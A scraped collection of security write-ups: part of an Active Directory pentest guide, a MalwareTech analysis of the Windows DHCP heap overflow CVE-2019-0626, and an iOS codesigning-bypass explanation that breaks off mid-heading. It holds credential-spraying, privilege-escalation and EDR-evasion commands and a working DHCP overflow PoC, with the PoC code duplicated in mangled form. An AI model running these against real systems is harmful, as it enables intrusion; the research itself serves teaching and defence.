
Again, this is leveraging the fact that the system administrator dun goofed and added the ‘Users’ group to have Generic_Write access to the DC. Even though we couldn’t access it via SMB, we modified the permissions that would allow us to. If you’re still confused, here’s a video from SpecterOps demonstrating a walkthrough.
Attack: MS14-025, GPP
This one is less common as it’s been out for quite some time, however it gets a mention because it still does exist. MS14-025 is also known as the group policy preferences escalation vulnerability.
When a Domain Administrator would push out a local administrator account via Group Policy Preferences, it would store the encrypted credentials in the SYSVOL share on the domain controller (SYSVOL is accessible by anyone, as it’s where policies are stored and other things domain clients need to access). This typically wouldn’t be a problem because it’s encrypted with AES encryption, right? Well, Microsoft dun goofed and published the decryption key. So now, attackers can decode the password. To simplify things, Metasploit has an auxiliary module for this.

Attack: Finding over privileged accounts | Tool: CrackMapExec
Ok, this one isn’t necessarily an “attack” as much as it is a methodology of doing good reconnaissance and enumeration, which a few tools can help out with. This seems like kinda of a stretch from an article standpoint, but in reality over privileged accounts are so incredibly common, that it’s not unusual to find one persons accounts then log into another persons workstation and have read access to their stuff. In addition, having privileges to servers where that user should have no business accessing, which of course leads to the attacker just dumping credentials everywhere and eventually finding creds that work on the domain controller.
The methodology here is pretty easy: Spray the credentials across the network, see what you can log into. With crackmapexec, you can list the shares and see what you have write access to.
crackmapexec 192.168.218.0/24 -u rsmith -p Winter2017 --shares
From here, use SILENTTRINITY to get a session open on what the user has write access to, run the mimikatz module, and hope you find new credentials that are privileged. Remember, you can use CME with CIDRs, meaning if you’re using SILENTTRINITY as your C2 server and using CME to trigger the connection, you can spray that across the network for maximum sessions. Although it’s not very OpSec friendly and quite noisy. Consider it a test to see how their detection and response posture is

Tools: PowerTools Suite
Attack 1: Finding passwords in files.
Another thing to look for is passwords in files. There’s been several occasions where I find a user is storing emails in their Documents folder, which contains a password. Or they keep an Excel/Word file with passwords in it. This is where the PowerSploit suite comes in handy. Where do I begin with the PowerSploit suite…basically if you want to do something malicious, there’s a Powershell module for it. In the case of searching for passwords, or any string for that matter, PowerView is your friend. Keep in mind EDRs catch basically every module in this suite, so I suggest encoding them before using via Invoke-Obfuscation. PowerView is easy to use. Download the PowerSploit suite, and open Powershell in the directory you’ve extracted it in (make sure you’re admin).
First, allow scripts to be ran.
Set-ExecutionPolicy Bypass
Then import the module
Import-Module .\PowerView.ps1
In the PowerView module is a command called Invoke-FileFinder, which allows you to search for files or in files for any string you want. Consider the string ‘password’.
 Search the C drive for anything containing the string ‘password’
 Found a secret password file!
Just be mindful that this takes a very long time. It helps to narrow the search area down and running the command from that directory.
Attack 2: Get-ExploitableSystem
This is a pretty self-explanatory script. It will query Active Directory for the hostname, OS version, and service pack level for each computer account, then cross-referenced against a list of common Metasploit exploits.
First import the whole PowerSploit suite (Or just PowerView if you want)
Import-Module .\PowerSploit.psd1

Then run the command
Get-ExploitableSystem -Verbose
 Hurray for Windows XP!
Attack 3: PowerUp
In the PowerUp module is a function called “Invoke-All-Checks” which does exactly what it says it does. It checks for everything, from unquoted service paths (which I wrote on how to exploit here) to looking for MS14-025, it does a lot. Look at the Github for more info.
Using it is simple
Invoke-AllChecks
 Thanks MSI.
Attack 4: GetSystem
This module does the same thing the Metasploit ‘GetSystem’ function does. To find out more about what exactly that entails, read this excellent post by CobaltStrike.
Otherwise, just run the command.
Get-System -Technique Token
or
Get-System -ServiceName 'PrivescSvc' -PipeName 'secret'
 I am just a lonely Admin.
 I am SYSTEM!
Tool(s): ADAPE
Personally, I wrote one called ADAPE – The Active Directory Assessment and Privilege Escalation script
ADAPE is written in Powershell and uses several different other tool’s functions and runs them automatically, preventing the need to port over multiple tools. It’s also obfuscated and turns off Windows Defender to help bypass EDR.
ADAPE is meant to be easy to use. Download it, port it over to your target Windows Machine, and run it
PowerShell.exe -ExecutionPolicy Bypass ./ADAPE.ps1
Since all the necessary scripts are included, it doesn’t need to reach out to the internet and will store the results in a capture.zip file that can be exported.
 Error messages are normal, unless it breaks. Then report.
 Looking for GPP passwords, Kerberoasting, and running Bloodhound ingestor
 Checking for privesc, then deleting the files it made and zipping up the capture file.
If you open up the capture file, you’ll have all the results.

Again, by all means, this is not comprehensive. This is just a few tools and attacks I’ve used successfully over the years, so there’s a good chance at least one of these works. In part III, I will go over post-exploitation and persistence.
Resources and References:
I take no credit for the discovery of any of these techniques, I’m just the dude that makes an article about the ones I like to use.
Massive thank you to @harmj0y, @cptjesus, @_wald0, and the rest of the team at SpecterOps for the amazing research they do as well as creation of several excellent tools.
Thank you to the Bloodhound Slack for answering my question.
Thank you @byt3bl33d3r and the team at Black Hills InfoSec for the research and tools they make.
Thank you @_dirkjan and the team at Fox-it for the research and tools.
Thank you secureauth for impacket, a staple in every pentesters tool kit.
Sursa: https://hausec.com/2019/03/12/penetration-testing-active-directory-part-ii/
-
1
-
2
-
CVE-2018-8639-exp
platform: windows 2008 and windows 2008 R2
-
1
-
1
-
-
Analyzing a Windows DHCP Server Bug (CVE-2019-0626)
- By : MalwareTech
- March 1, 2019
- Category : Vulnerability Research
- Tags: patch analysis, reverse engineering
 Vulnerability Research
Today I’ll be doing an in-depth write up on CVE-2019-0626, and how to find it. Due to the fact this bug only exists on Windows Server, I’ll be using a Server 2016 VM (corresponding patch is KB4487026).
Binary Comparison
I ran a BinDiff comparison between the pre and post patch versions of dhcpssvc.dll. Below, we can see that only 4 functions have changed (similarity <1.0).
BinDiff comparison of dhcpssvc.dll before and after installing the patch.
The first function I decided to look at was “UncodeOption”. My reasoning is it sounds like it’s some kind of decoder, which is a common location for bugs.
Double clicking the target function brings up two side by side flow graphs. The original function is on the left, and updated one on the right. Each graph will split functions up into logical blocks of assembly code, similar to IDA’s “graph view”.
- Green blocks are identical across both functions.
- Yellow blocks have some instruction variant between function.
- Grey blocks contain newly added code.
- Red blocks contain removed code.
 A side by side comparison of function control flow
According to BinDiff, a fair few blocks have been modified. Most interestingly there are two loops, which both now have a new block of code. additional blocks can be if statements containing extra sanity checks; this looks like a good place to start.
Whilst it’s possible to do more analysis in BinDiff, I find the interface to be too clunky. I think I already have all the information I need, so it’s time to dive into IDA.
Code Analysis
If you have the full version of IDA, you can use the decompiler to save you digging through assembly code. Most bugs will be visible at high level, though in very rare cases you may need to compare code at assembly level.

Due to the way IDA’s decompiler works, you may find there are duplicate variables. For example, “v8” is a copy of “a2”, but neither value is ever modified. We can clean up the code by right clicking “v8”, and selecting map to another variable By mapping “v8” to “a2”, all instances of “v8” will be replaced by “a2”. Remapping all unnecessary duplicate variables will make things easier to read.
Here is a side by side comparison of the code after cleanup.
 A side-by-side comparison of patched and unpatched functions.
The type of the second loop (yellow box) in now “do while” instead of “for”, which now matches the first loop (the loop format change could explains a lot of the yellow blocks in BinDiff). Most importantly, a completely new sanity check has been added (red box). The code in blue box has also been simplified, with some of it moved inside the loop.
My next step was to figure out what the “UncodeOption” function is actually doing. Right-clicking a function and selecting “jump to xref…” returns a list of every reference.
 A list of references to UncodeOption
Hmm…All of the calls to “UncodeOption” come from “ParseVendorSpecific” or “ParseVendorSpecific Content”. This lead me to google “DHCP Vendor Specific”.

Google’s automatic completion filled in some blanks here. I now know that DHCP has something called “vendor specific options”. A function named “UncodeOption” being called by “ParseVendorSpecific”? Kinda implies decoding of a vendor specific option. So, what’s a vendor specific option?
Vendor Specific Options
The first result for googling “DHCP Vendor Specific Options” is a blog post which tells me everything I needed to know [1]. Very helpfully, the blog post explain the packet format of the vendor specific options.

The format is simple: a 1 byte option code, followed by a 1 byte length specifier, followed by the option value. Now we just need to send a test packet.
I found a useful DHCP test client on a random blog [2]. Here is an example command.
dhcptest.exe –query –option “Vendor Specific Information”[str]=”hello world”
This sets the vendor specific option to “hello world”. Now, we can see if “UncodeOption” gets called.
Runtime Analysis
In an attempt to cut corners I set a breakpoint on “UncodeOption”. I sent my DHCP request, and hoped for the best.
 IDA Pro Memory View
Awesome! The breakpoint was hit. Looks like the parameters are easy to understand too.
- RCX (argument 1) points to the start of the vendor specific option.
- RDX (argument 2) points to the end of the vendor specific option.
- R8 is 0x2B (the option code for vendor specific options).
Now I’m going to revisit the decompiled code and add some descriptive names; I also guessed some variable types. Knowing the format of the vendor specific options helps a lot.
 The un-patched code after some renaming
The addition of some descriptive names and my new found knowledge of vendor specific options made understanding the code much easier. I’ll break it down.
There are two loops (starting on line 25 and line 44).
First Loop
- Gets the option code (1st byte of the option buffer). Verify the option code matches the value sent in R8 (0x2B).
- Get’s the option size (2nd byte of the option buffer), then adds it to a variable I’ve named required_size.
- increments buffer_ptr_1 to point to the end of the option buffer.
- Breaks if the new buffer_ptr_1 is larger than the end of the buffer (buffer_end).
- Ends the loop if “buffer_ptr_1 + option size + 2” is greater than buffer_end.
Essentially, the loop will get the length of the option value (in our case “hello world”). If multiple vendor specific options have been sent back to back, the loop will calculate the total size of all values combined. The variable “required_size” is used to allocate heap space later on.
Second Loop
- Gets the option code (1st byte of the option buffer). Verify the option code matches the value sent in R8 (0x2B).
- Get’s the option size (2nd byte of the option buffer).
- Append the option value to heap space (i.e. “hello world”) by copying <option_size> number of bytes.
- increments buffer_ptr_2 to point to the end of the option buffer.
- Ends the loop if the new buffer_ptr_2 is greater than buffer_end.
Code Purpose
The function implements a typical array parser. The first loop reads ahead to calculate the buffer size required to parse the array. The second loop then parses the array into a newly allocated buffer.
The Bug
After staring at the two loop implementations side-by-side, I noticed something.
 A Side-by-side comparison (Loop 1 is on the left, Loop 2 is on the right)
Both loops have a condition which will cause them to exit if the buffer pointer reaches the end of the array (green box). Interestingly, loop 1 has an extra check (red box). Loop 1 also aborts if the next element in the array is invalid (i.e. its’ size will cause the pointer to increment past the end of the array). The difference in logic means loop 1 will check the validity of the next element in the array before processing it, whilst loop 2 will copy the element, then exit due to buffer_ptr_2 being larger than buffer_end.
Due to the fact loop 1 is responsible for calculating size, the allocated buffer will only allocate size for the valid array elements. Loop 2 will copy all the valid array elements, as well as a single invalid one, before exiting.
So, what if we sent the following?
 Malicious Option Array
The size calculation loop would parse the first option size (0x0B) successfully. Then, the next option size is validated. Due to the fact there are not 0xFF bytes following the option size, it would be seen as invalid and disregarded. The result would be an allocation size of 0x0B (11 bytes).
The copy loop would copy the first option value “hello world”. On the second iteration, the option size isn’t validated. The copy will result in 255 bytes (0xFF) being appended to the buffer. A total of 266 will be copied to the 11 byte of heap space, overflowing it by 255 bytes.
For the last element to be seen as invalid, there must be less than 255 bytes between the 2nd option length and the end of the buffer (achieved by putting the malicious array at the end of the DHCP packet).
Something interesting to note is: we can put any number of bytes after the last option length, as long as it’s less than 255. We can overflow the heap with up to 254 bytes of data we specify, or up to 254 bytes of whatever is after our packet in the heap. Essentially, it’s possible to do both out-of-bounds (OOB) read and write).
Proof of Concept
To verify the bug, I needed to craft a malicious DHCP packet. I begun by sending a legitimate DHCP packet using dhcp-test, which I captured with WireShark.
 A DHCP packet displayed by WireShark
Looks like the vendor specific options buffer is already at the end of the packet, nice! I simply extracted the hex to a python script and made a simple PoC.
Tip: you can right click on the “Bootstrap Protocol” column, then select “Copy”, followed by “..As Escaped String”.
from socket import * import struct import os dhcp_request = ( "\x01\x01\x06\x00\xd5\xa6\xa8\x0c\x00\x00\x80\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \ "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x63\x82\x53\x63" \ "\x35\x01\x01\x2b\x0b\x68\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\xff" ) dhcp_request = dhcp_request[:-1] #remove end byte (0xFF) dhcp_request += struct.pack('=B', 0x2B) #vendor specific option code dhcp_request += struct.pack('=B', 0xFF) #vendor specific option size dhcp_request += "A"*254 #254 bytes of As dhcp_request += struct.pack('=B', 0xFF) #packet end byte s = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP) #DHCP is UDP s.bind(('0.0.0.0', 0)) s.setsockopt(SOL_SOCKET, SO_BROADCAST, 1) #put socket in broadcast mode s.sendto(dhcp_request, ('255.255.255.255', 67)) #broadcast DHCP packet on port 6712345678910111213141516171819202122232425262728293031323334from socket import *import structimport osdhcp_request = ("\x01\x01\x06\x00\xd5\xa6\xa8\x0c\x00\x00\x80\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x63\x82\x53\x63" \"\x35\x01\x01\x2b\x0b\x68\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\xff")dhcp_request = dhcp_request[:-1] #remove end byte (0xFF)dhcp_request += struct.pack('=B', 0x2B) #vendor specific option codedhcp_request += struct.pack('=B', 0xFF) #vendor specific option sizedhcp_request += "A"*254 #254 bytes of Asdhcp_request += struct.pack('=B', 0xFF) #packet end bytes = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP) #DHCP is UDPs.bind(('0.0.0.0', 0))s.setsockopt(SOL_SOCKET, SO_BROADCAST, 1) #put socket in broadcast modes.sendto(dhcp_request, ('255.255.255.255', 67)) #broadcast DHCP packet on port 67Next, I attached a debugger to the svchost process containing dhcpssvc.dll and set some breakpoints. One breakpoint is on HeapAlloc, and the other is after the copy loop. Now I send my malicious DHCP packet.
 HeapAlloc breakpoint hit
On the HeapAlloc breakpoint, you can see that the allocation size is 0x0B (enough space for just “hello world”). I wonder what happens when we click run again?
 post-copy breakpoint hit
Whoops! The parser copied “hello world” and 254 bytes of ‘A’s to a heap allocation of only 11 bytes in size. This is most definitely an overflow, but we shouldn’t expect a crash unless we overwrite something critical.
Exploitability Considerations
Heap overflows can often be leveraged to gain remote code execution (RCE); however, there are some hurdles to overcome first. Over the years Microsoft have gradually introduced new mitigations, reducing heap overflow exploitability. I’ll summaries some of the important mitigations, but you can see a more full write-up on TechNet [3][4].
Windows Vista and Above
Most generic heap overflow attacks rely on heap metadata forging to gain arbitrary write or execute capabilities (primitives). Unfortunately, Windows Vista added encoding and verification of heap metadata. Metadata fields are now XORed with a key, massively complicating modification.
Without the ability to forge heap metadata, attackers must focus on overwriting the heap data itself. It’s still possible to overwrite objects stored on the heap, such as a class instance; these can provide the same primitives as metadata forgery.
Windows 8 and Above
Allocations smaller than 16,368 bytes go on something called the Low Fragmentation Heap (LFH). Windows 8 adds LFH allocation randomization, which makes the allocation order far less predictable. Being unable to control where an object is allocated makes overwriting a game of chance; however, there’s still hope.
If an object’s allocation is attacker controlled, one could allocate hundreds of copies, increasing the chance of a successful overwrite. Of course, you’d have to find such an object and it’d have to be exploitable.
Conclusion
I’ve not been able to spend as much time on this bug as I’d like, and am yet to find a RCE method for newer systems. So far I’ve found noticeda couple of TCP interfaces which may allow for better heap control. Assuming something more interesting doesn’t appear, I may come back to this in future.
References
- Microsoft Vendor specific DHCP options explained and demystified https://www.ingmarverheij.com/microsoft-vendor-specific-dhcp-options-explained-and-demystified/
- A custom tool for sending DHCP requests https://blog.thecybershadow.net/2013/01/10/dhcp-test-client/
- TechNet blog post about early heap mitigations https://blogs.technet.microsoft.com/srd/2009/08/04/preventing-the-exploitation-of-user-mode-heap-corruption-vulnerabilities/
- TechNet blog post about Windows 8+ heap mitigations – https://blogs.technet.microsoft.com/srd/2013/10/29/software-defense-mitigating-heap-corruption-vulnerabilities/
Sursa: https://www.malwaretech.com/2019/03/analyzing-a-windows-dhcp-server-bug-cve-2019-0626.html
-
01 March 2019
Completely Bypassing Codesigning on Modern iOS
By Dynastic
iOS prevents the execution of unsigned binaries, and in iOS 12, CoreTrust enforces this even further, becoming a significant obstacle for jailbreaks. In this post, we will detail a practical attack against both AMFI and CoreTrust, utilising a time of check to time of use (TOCTOU) attack.
This is a follow-up to our previous research post on CoreTrust, CoreTrust: an overview.
Heads up: This is developer-oriented research for those with advanced knowledge of programming, code signing techniques, attack vectors, security research, and jailbreak development. While we have attempted to thoroughly explain terms used, a background in jailbreaking is recommended.
Background
When a binary is spawned, iOS ensures that it has a valid code signature from Apple before it is executed. This is stored in the vnode of the binary, in a field called
cs_blob. Among other things, thecs_blobstores a hash of the binary in a field calledcsb_cdhash.AppleMobileFileIntegrity (AMFI) is responsible for ensuring the validity of the signature and the entitlements.
Overview
Early on in the codesigning validation process, a function called
_vnode_check_signatureis invoked in AMFI—this is where the bulk of AMFI’s logic lies, and is where all of AMFI’s checks for a binary originate from. From here, the signature and entitlements are parsed. Any error that occurs here is fatal and prevents the binary from being launched. CoreTrust validation occurs here too (we recommend reading our previous post CoreTrust: an overview to understand more about what CoreTrust does).AMFI has a feature known as the TrustCache, which is simply a list of
cd_hashesthat are automatically trusted by AMFI. Xcode utilises this functionality to make Xcode’s debugging features work, and modern jailbreaks use this to load their main payloads and run them with special privileges.Early in the
_vnode_check_signatureflow, thecd_hashof the vnode is checked against the list of hashes in the loadedTrustCaches. The check in AMFI to see if a hash is in a loaded TrustCache.
This happens very early in the flow, before CoreTrust is called and before any other additional checks happen. Therefore, if the hash can be changed to a trusted hash whilst AMFI is evaluating it, but returned to normal after, then the codesigning flow can be completely bypassed.
The attack
Now that we know about about the issue, we can work on attacking it. It is important to remember that the
cd_hashof the binary must match the hash of the binary when dyld checks it, so thecd_hashof the binary must be swapped back before that happens.To achieve this, these steps have to be performed on the launch of any process:
-
Lookup the vnode of the binary, attaching a
cs_blobto it. This can be achieved using theF_ADDSIGSfnctl call, which will automatically add acs_blobto a given vnode. -
Get the
cs_blobof any binary that contains a valid CMS blob or is in the TrustCache, and replace thecs_blobof the vnode with it. -
Once AMFI has finished, the
cs_blobof the vnode has to be restored to one which matches the binary. This once again can be done by calling theF_ADDSIGSfnctl. - The binary has now been launched successfully! ?
Whilst we mentioned the TrustCache approach, provided that the
cs_blobthat is swapped has a valid CMS blob (to pass CoreTrust validation), this approach will still work. It is also possible to replace only thecd_hash, with that of one in the TrustCache, providing this is changed back in step 3.Note: There are many variations possible to this attack. For example, to avoid TOCTOU’ing completely, the binary could be added to the TrustCache and then removed after the AMFI flow has completed. The differences between these attacks are minimal and it should be trivial to switch implementations; the most important fact is that your solution is stable, and reliable.
Obtaining the necessary hooks (process launch and pre-dyld) is an exercise left to the reader. Some modern jailbreaks already have the required userland hooks, so this technique is perfect for such tools.
Pratical usage
